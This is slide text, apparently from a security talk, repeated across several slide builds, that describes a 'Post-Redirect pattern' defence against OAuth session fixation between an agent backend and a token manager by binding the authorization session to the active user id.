
# Session Fixation: Defense

## High-level idea

- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.

## Fix strategy: "Post-Redirect pattern"

- Token Manager **additionally redirect** to Agent Backend, asking for the active **user id** for verification.




# Session Fixation: Defense

## High-level idea

- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.

## Fix strategy: "Post-Redirect pattern"

- Token Manager **additionally redirect** to Agent Backend, asking for the active **user id** for verification.



# Session Fixation: Defense


## High-level idea

- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.

## Fix strategy: "Post-Redirect pattern"

- Token Manager **additionally redirect** to Agent Backend, asking for the active **user id** for verification.

- Agent Backend sets up *post-callback endpoint*
- Token Manager redirects browser to this endpoint after initial *callback*
- Agent Backend extracts **user id** from **user session**, submitting it along with credentials
- Token Manager verifies binding between **authorization session** and **user id**



# Session Fixation: Defense


## High-level idea

- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.

## Fix strategy: "Post-Redirect pattern"

- Token Manager **additionally redirect** to Agent Backend, asking for the active **user id** for verification.

- Agent Backend sets up *post-callback endpoint*
- Token Manager redirects browser to this endpoint after initial *callback*
- Agent Backend extracts **user id** from **user session**, submitting it along with credentials
- Token Manager verifies binding between **authorization session** and **user id**



# Session Fixation: Defense

## High-level idea

